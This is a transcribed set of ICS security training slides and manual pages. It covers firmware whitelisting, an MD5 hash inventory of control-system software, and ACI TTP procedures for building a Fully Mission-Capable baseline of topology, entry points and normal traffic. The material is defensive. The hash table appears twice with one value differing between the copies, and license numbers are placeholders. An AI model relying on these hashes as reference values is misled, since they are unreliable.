
WhiteScope is a free service that compares file contents and file hashes with *"known good"* files from ICS/SCADA installation media.

The following firmware is currently loaded in the WhiteScope Database:

Vendor	Software	Version
Honeywell	High Speed Networking Communication Module	020.003.001
Honeywell	Modbus Gateway	MGNUH101214
Honeywell	Network Communications Module	WPCA
Honeywell	Network Communications Module	WPCB
Honeywell	Network Control Annunciator	003.012.004
Honeywell	Network Control Annunciator 2	018.000.005
Honeywell	Notifier AFC 600	1.06
Honeywell	Notifier FireWarden	50
Honeywell	Notifier FireWarden 2	100
Honeywell	Notifier Webserver GENE Platform	003.014.130
Honeywell	ONYX NFS 3030	002.013.002c
Honeywell	ONYX Web Gateway	3.14.130

https://validate.whitescope.io/static/firmware.html

Control System Software / Firmware Inventory




A1 Control System Software / Firmware and Hash

Control System Software / Firmware and Hash

Software / Firmware	License Number	File Size (KB)	Checksum	Hash Algoryth	Hash	Status
Open Automation Software Setup	123456	180200		MD5	ED22D355806B5454D30F3D8C1B7CB0A4	Current
WattNode BACNet Firmware Upgrade	123456	356		MD5	F2F41B3D8D81709DFD842D244E54937C	Current
WattNode LonTalk Firmware	123456	19		MD5	B4D409D301D40AA7F9C71F0DA29B503C	Current
BACnet-1.04to1.13.bin	123456	75024	3442439853	MD5	ed17e89366946f3848d6f72b83f334f8	Current
BACnet-1.1xto1.13.bin	123456	74944	856368332	MD5	d060a874398d1f7ec7d871fdac3a91ea	Current
BACnet-1.04to1.10.bin	123456	71440	1458336085	MD5	2d5d55e2ee721d388de342efcdc5a024	Obsolete
Belarc Advisor Installer	123456	4299		MD5	4EA87113E0FDBCE7F5C350D7E33D3F35	Current
MalwareBytes Setup	123456	22316		MD5	52F4695C53B02ADA7D648F95F2E2F8B4	Current
OSForensics Setup	123456	53279		MD5	49DFB504E9BF6501AD2ABF1BE9340EEB	Current
GrassMarlin3 Setup	123456	228555		MD5	FCDA5A0A79E98D2424E85368846A65F1	Current
Glasswire Setup	123456	29581		MD5	DE5A323C8856F1799BA1049440915CD2	Current
Google Earth Setup	123456	965		MD5	E2BAAB79586F77F786FDA18B0ED0B630	Current
Diggity Setup	123456	11448		MD5	4B397E824CA1F158BEA2A34B5A0410C5	Current

Excel Inventory Hash: AA74ACFC4C1E1C94A3EE5C4C967B153C

Control System Software / Firmware Inventory



A1: Control System Software / Firmware and Hash

Control System Software / Firmware and Hash

Software / Firmware	License Number	File Size (KB)	Checksum	Hash Algoryth	Hash	Status
Open Automation Software Setup	123456	180200		MD5	ED22D355806B5454D30F3D8C1B7CB0A4	Current
WattNode BACNet Firmware Upgrade	123456	356		MD5	F2F41B3D8D81709DFD842D244E54937C	Current
WattNode LonTalk Firmware	123456	19		MD5	B4D409D301D40AA7F9C71F0DA29B503C	Current
BACnet-1.04to1.13.bin	123456	75024	3442439853	MD5	ed17e89366946f3848d6f72b83f334f8	Current
BACnet-1.1xto1.13.bin	123456	74944	856368332	MD5	d060a874398d1f7ec7d871fdac3a91ea	Current
BACnet-1.04to1.10.bin	123456	71440	1458336085	MD5	2d5d55e2ee721d388de342efcdc5a024	Obsolete
Belarc Advisor Installer	123456	4299		MD5	4EA87113E0FDBCE7F5C350D7E33D3F35	Current
MalwareBytes Setup	123456	22316		MD5	52F4695C53B02ADA7D648F95F2E2F8B4	Current
OSForensics Setup	123456	53279		MD5	49DFB504E9BF6501AD2ABF1BE9340EEB	Current
GrassMarlin3 Setup	123456	228555		MD5	FCDA5A0A79E98D2424E85368846A65F1	Current
Glasswire Setup	123456	29581		MD5	DE5A323C8856F17998A1049440915CD2	Current
Google Earth Setup	123456	965		MD5	E2BAAB79586F77F786FDA18B0ED0B630	Current
Diggity Setup	123456	11448		MD5	4B397E824CA1F158BEA2A34B5A0410C5	Current

Excel Inventory Hash: AA74ACFC4C1E1C94A3EE5C4C967B153C


Enclave Summary

1. Create hardware and component/device inventory of all Control Systems assets
    1. Run SCAP - configure to STIGS
    2. Use HBSS/ACAS, Belarc, Webroot – Obtain detailed Server, Workstation, Firewall, Switches, LT Level 4 inventory
    3. CSET – create System Security Plan, Hardware and Component/Device inventory
    4. GrassMarlin - Component/Device Hardware and Software / Firmware inventory
    5. Glasswire – Network, Apps, Executables
    6. Run WhiteScope and create Whitelist of Control Systems firmware
2. Hash all software and firmware
3. Hash the inventory files

Unit 3

ENCLOSURE E and APPENDIX A: Create a Fully-Mission Capable (FMC) Baseline

ENCLOSURE E: FMC Baseline Procedures



ACI TTP

ENCLOSURE E: FULLY MISSION-CAPABLE (FMC) BASELINE

E.1. FMC Baseline Introduction

a. **Description**. The FMC baseline consists of documentation that characterizes the ICS system.

b. **Key Components**
(1) Topology diagram
(2) Enclave entry points
(3) User accounts
(4) Server/workstation documentation
(5) Network documentation

E.2. FMC Baseline Overview


a. Before the ACI TTP can be executed, operators should have several system characteristics documented. This documentation forms the system's current FMC baseline. Documenting the FMC baseline does not imply the system may not already have an adversary present. In fact, many systems might have an adversary present. If an adversary is present, and that adversary is lying in wait, if the adversary moves laterally or attempts to communicate or otherwise initiate an exploit (and eventually the adversary will), the ACI TTP is designed to Detect that type of movement by comparing system characteristics to its baseline.

b. This section provides specific details for developing the FMC baseline of an ICS. The FMC Baseline establishes normal ICS behavior. During Routine Monitoring and the Detection Phase of the ACI TTP, normal behaviors are compared to observed behaviors. If observed behaviors deviate from normal behaviors, these are either by design (approved and intentional) or anomalous (unapproved, unintentional, not communicated, or nefarious).

E.3. FMC Baseline Procedures

The procedures for establishing an FMC Baseline involve the following:
(1) Produce ICS Topology Diagram
(2) Document network traffic entering and exiting the ICS in *Enclave Entry Point Chart* on page E-4
(3) Document server/workstation user accounts; normal tasks and processes; connecting devices with ports, protocols, and services
(4) Document normal network traffic

Enclosure E: FMC Baseline E-1



ACI TTP

APPENDIX A: SUPPORTING MATERIALS

AA.1 System Characterization Guidelines

The baselining guidelines located in enclosure E were designed to assist information technology (IT) and industrial control system (ICS) managers in characterizing the ICS (also known as developing a baseline). This baseline should be used as a reference during the execution of the Detection phase of the tactics, techniques, and procedures (TTP).

While executing the Detection phase of the *Advanced Cyber Industrial Control System Tactics, Techniques, and Procedures* (ACI TTP) during a cyber event, IT and ICS operators can compare a system's state to its baseline, and determine whether:
a. A system is connected to the correct assets
b. A system is executing the correct processes
c. A system is allowing the correct users access at the correct permission level during normal working hours
d. The network traffic is normal
e. The security settings or configuration files have been altered on the system
f. The firmware properties have been altered

These guidelines consist of tables that can be populated as well as instructions for tools that commonly exist on most systems located in the ICS. Tools are used to generate text files that contain information about the ICS baseline. These files can either be printed and stored as hard copies or stored on magnetic media. In either case, the idea is to maintain this information in a safe and readily available manner.

AA.2 Characterizing ICS (Establishing the Baseline)

Effective Detection of an adversary's actions requires an understanding of what a system's normal operations are. Characterizing the ICS, also known as establishing the baseline, allows IT and ICS managers to document normal conditions for the ICS, and store these for reference during the execution of the Detection portion of the TTP. Without such information, Detecting the activity of an advanced cyber adversary would prove very difficult.
The following artifacts should be included in the ICS baseline:
a. Network architecture diagram
b. Data flows
c. Authorized list of software and hardware
d. Configuration files
e. Firmware values
f. Authorized ports, protocols, and services
g. User accounts with authorized privilages

Guidelines and templates required to characterize the ICS are located in this appendix.

Appendix A: Supporting Material AA-1

E.2. FMC Baseline Overview

E.2. FMC Baseline Overview

a. **Before the ACI TTP can be executed, operators should have several system characteristics documented. This documentation forms the system's current FMC baseline.** Documenting the FMC baseline does not imply the system may not already have an adversary present. In fact, many systems might have an adversary present. If an adversary is present, and that adversary is lying in wait, if the adversary moves laterally or attempts to communicate or otherwise initiate an exploit (and eventually the adversary will), the ACI TTP is designed to Detect that type of movement by comparing system characteristics to its baseline.

b. This section provides specific details for developing the FMC baseline of an ICS. **The FMC Baseline establishes normal ICS behavior.** During Routine Monitoring and the Detection Phase of the ACI TTP, normal behaviors are compared to observed behaviors. If observed behaviors deviate from normal behaviors, these are either by design (approved and intentional) or anomalous (unapproved, unintentional, not communicated, or nefarious).

E.3. FMC Baseline Procedures

E.3. FMC Baseline Procedures

The procedures for establishing an FMC Baseline involve the following:

(1) Produce ICS Topology Diagram

(2) Document network traffic entering and exiting the ICS in *Enclave Entry Point Char*t on page E-4

(3) Document server/workstation user accounts; normal tasks and processes; connecting devices with ports, protocols, and services

(4) Document normal network traffic

Tools: Belarc, Glasswire, GrassMarlin, CSET

E.4. FMC Baseline Instructions

E.4. FMC Baseline Instructions

The ICS Topology Diagram describes which devices are located at which locations and how they connect. Generating an ICS Topology Diagram is accomplished using automated tools specifically designed for ICS in conjunction with manual "walk through" or simply using a manual "walk through" and inventory information or schematics if automated tools are not available.

a. Capture Assets

If you are using a network scanner, such as NMap (using SCADA script) or Nessus (with SCADA Plugin) or another tool that can provide an enumeration of live hosts on SCADA, scan your network to identify live assets.

(1) **Most scanning tools do not capture the location of devices that are not active.** These devices are located when validating the active device list.

(2) If a scanning tool is not available, use existing ICS documentation (inventory lists and schematics) to capture a list of assets deployed in the ICS.

E.4. FMC Baseline Instructions (cont)

b. Validate Active Hosts

(1) Validate active hosts and locate inactive assets by walking through the ICS installation, documenting the assets located and how they are connected.

a. Create an ICS Topology Diagram, which includes the assets you located, the connections, IP addresses, and location of the asset using the tools made available by your command. Figure E-1 shows an example of an ICS Topology Diagram.

b. Store the ICS Topology Diagram in the binder entitled FMC Baseline Documents.

c. **NOTE:** For your site, ensure your diagram includes IP addresses, make and model of device, and operating system

E.5. FMC Baseline Creation: Enclave

E.5. FMC Baseline Creation: ICS Enclave Entry Points

What you will need:

1. ICS Topology.
2. *FMC Baseline Documents* binder
3. Vendor documentation or Help web pages for devices being listed in the table.

a. From the next page, extract Table E-1: ICS Enclave Entry Points (make as many copies as needed). Insert this table (and copies) into FMC Baseline Documents binder.

b. **Use the ICS topology to identify all devices that provide entry to the ICS enclave from external networks.** This can be a router or firewall connecting the command's enterprise, virtual private network (VPN) connections (possibly connecting to an engineering workstation), wireless connections, and any asset vendors use to connect from corporate locations to the ICS.

Almost every Control Systems has vendor support and the SLA requires the vendor to have access to the Control Systems, vast majority use http


- **Allow remote access only during specified maintenance windows; RDP, VPN or https**

E.5. FMC Baseline Creation: Enclave (Cont)

c. Go to the identified devices, and extract the information required by the table using the instructions for that device.

d. Enter the information into the table in the appropriate columns. See example table E-2 that follows table E-1 .


e. After completing the table, store it in the FMC Baseline Documents binder.



Enclave Entry Point Baseline						
ICS Entry Point Device	**IP and MAC Address**	**OSI Layer**	**External Device**	**IP/MAC Address**	**OSI Layer**	**Expected Ports, Protocols Used in This Connection**
Firewall	IP: 198.168.1.1 MAC: 00-13-84-EE-21-F4	2	Command border router	IP: 192.168.1.1 MAC: 00-14-78-EE-19-F8	3	Port: 179; protocol: BGP; Port: 22; protocol: SSH
